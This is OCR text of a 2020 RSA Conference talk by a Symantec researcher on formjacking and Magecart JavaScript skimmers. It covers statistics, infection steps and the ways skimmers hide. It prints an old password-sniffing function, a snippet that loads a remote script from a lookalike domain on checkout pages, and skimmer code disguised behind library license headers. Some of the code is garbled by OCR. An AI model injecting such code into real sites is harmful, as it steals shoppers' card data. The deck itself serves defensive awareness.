RSAConference2020

San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT

SESSION ID: HT-T12

JavaScript Skimmers, Formjacking and Magecart: All You Need to Know


Candid Wueest

Sr. Principal Threat Researcher
Symantec (a Division of Broadcom)
@MyLaocoon

Link to whitepaper on formjacking →

JavaScript Skimming ≈ Formjacking ≈ Magecart


Formjacking is the use of malicious JavaScript to transparently steal payment card information and Personally Identifiable Information (PII) entered by users on compromised websites



Attacker receives a copy of the form data through the injected JavaScript

It is difficult to detect for the customer, as no malware is installed locally and the SSL cert is valid

Typical Formjacking Sequence



Server Infection → **Hide Script** → **Script Trigger** → **Gather Data** → **Exfiltrate Data**

Not Really a New Concept

- Keyloggers: JavaScript, CSS, XSS,Web-Injects,…
- FFSniff browser extension in 2006

```
function do_sniff() {
        var ok = 0;
        var hesla = window.content.document.getElementsByTagName("input");
        data = "";
        for (var i = 0; i < hesla.length; i++) {
                if (hesla[i].value != "") {
                        if (hesla[i].type == "password") {
                                ok = 1;
                        }
                        if (hesla[i].name == "") {
                                data += hesla[i].type + ":" + "<blank>:" + hesla[i].value + "\n";
                        }
                        else {
                                data += hesla[i].type + ":" + hesla[i].name +":" + hesla[i].value + "\n";
                        }
                }
        }
        if (ok == 1) {
                data = "Subject: " + subject + "\r\n\r\n" + window.top.content.document.location + "\n" + "type:name:value\n" + "---------------\n" + data;
                sniff()
        }
}
```

Formjacking Demo
… let's go shopping

Applications | Welcome to our Online ... | Terminal - iso@sali: ~/FJ | 04:47

Welcome to our Online Sh

Not secure | onlineshop.secure.tld/

inal - iso@sali: ~/FJ


Formjacking Incidents

- There were a number of high profile victims (e.g. Ticketmaster, British Airways, Macy's)
- Symantec telemetry shows that majority of victims are SMBs
- Multiple attack groups active, e.g. Magecart #6
- May lead to fines, e.g. British Airways $229 million GDPR fine

	12 / 2019		09 / 2019		06 / 2019	
Rank	Country	Percent	Country	Percent	Country	Percent
1	USA	42.2%	USA	60.1%	USA	58.2%
2	France	25.4%	Australia	5.3%	Australia	6.1%
3	Australia	4.4%	Brazil	4.5%	India	5.0%
4	Canada	3.3%	United Kingdom	3.6%	United Kingdom	4.2%
5	United Kingdom	2.2%	Canada	3.0%	Brazil	3.7%
6	Germany	1.9%	India	2.9%	Canada	2.7%
7	Brazil	1.8%	Mexico	2.2%	Japan	2.2%

Source: Symantec IPS telemetry


Formjacking Detections and Infections



Source: Symantec IPS telemetry

Alexa Web Ranking of Infected Domains

- Average rating: 2,430,373 (Q4 - only 54% ranked)




Source: Symantec IPS telemetry Q4/2019

Step 1: Get the Script onto the Server

Own vulnerable infrastructure

- **CMS** (e.g. WordPress, Typo3, Joomla,…)
- **eCommerce** platforms (e.g. Magento Commerce)
- **Server setup** (e.g. Apache Struts 2, P-XSS, scripts,…)
- **Account takeover** (e.g. phishing, data breaches,…)




Third-party resources

- **Third-party script** compromise / supply chain attacks
- **S3 buckets**, GitHub repository, cloud provider
- **MitM** injection (e.g. rogue Wi-Fi hotspots)

Step 2: Many Ways to Inject the Script

- Directly in the HTML/PHP with a `<script>` tag
- Link to a remote server, e.g. `<script SRC='…'>`
  - Can be multiple stages and can clean up itself (e.g. Pipka)
- New function added to a script (function inlining)
- Often at the end of legitimate decoy scripts
- Standalone file on the server
- Automatically added through third-party scripts (72% in Q4)

```
if( location.href.search(checkout')) != -1 ){
var w = document.createElement('script');
w.src = https://e-shop-tracking.com/js/cdn-tracking.js');
document.head.appendChild(w);}
```


https://code.angularjs.org/1.5.5/angular-route.min.js
/*
AngularJS v1.5.5
(c) 2010-2016 Google, Inc. http://angularjs.org
License: MIT
*/
https://s3.amazonaws.com/
/*
AngularJS v1.5.5
(c) 2010-2016 Google, Inc. http://angularjs.org
License: MIT
*/
//# sourceMappingURL=angular-route.min.js.map
var _0x119c=

LEGIT

```
 * toolbox/toolbox.mousewheel.js
 * tooltip/tooltip.js
 * tooltip/tooltip.dynamic.js
 * tooltip/tooltip.slide.js
 * validator/validator.js
 *
 * NO COPYRIGHTS OR LICENSES. DO WHAT YOU LIKE.
 *
 * http://flowplayer.org/tools/
 *
 * jquery.event.wheel.js - rev 1
 * Copyright (c) 2008, Three Dub Media (http://threedubmedia.com)
 * Liscensed under the MIT License (MIT-LICENSE.txt)
 * http://www.opensource.org/licenses/mit-license.php
 * Created: 2008-07-01 | Updated: 2008-07-14
 *
 * -----
 *
 */
/*! jQuery v1.7.1 jquery.com | jquery.org/license */
```



```
(function(a,b){function cy(a){return f.isWindow(a)?a:a.nodeType===9?a.defaultView||a.parentWindow:!1}fu
nction cv(a){if(!ck[a]){var b=c.body,d=f("<"+a+">").appendTo(b),e=d.css("display");d.remove();if(e==="n
one"||e===""){cl||(cl=c.createElement("iframe"),cl.frameBorder=cl.width=cl.height=0),b.appendChild(cl);
if(!cm||!cl.createElement)cm=(cl.contentWindow||cl.contentDocument).document,cm.write((c.compatMode==
="CSS1Compat"?"<!doctype html>":"")+"<html><body>"),cm.close();d=cm.createElement(a),cm.body.appendChil
d(d),e=f.css(d,"display"),b.removeChild(cl)}ck[a]=e}return ck[a]}function cu(a,b){var c={};f.each(cq.co
ncat.apply([],cq.slice(0,b)),function(){c[this]=a});return c}function ct(){cr=b}function cs(){setTimeou
t(ct,0);return cr=f.now()}function cj(){try{return new a.ActiveXObject("Microsoft.XMLHTTP")}catch(b){}}
function ci(){try{return new a.XMLHttpRequest}catch(b){}}function cc(a,c){a.dataFilter&&(c=a.dataFilter
(c,a.dataType));var d=a.dataTypes,e={},g,h,i=d.length,j,k=d[0],l,m,n,o,p;for(g=1;g<i;g++){if(g===1)for
(h in a.converters)typeof h=="string"&&(e[h.toLowerCase()]=a.converters[h]);l=k,k=d[g];if(k==="*")k=l;e
lse if(l!=="*"&&l!==k){m=l+" "+k,n=e[m]||e["* "+k];if(!n){p=b;for(o in e){j=o.split(" ");if(j[0]===l||j
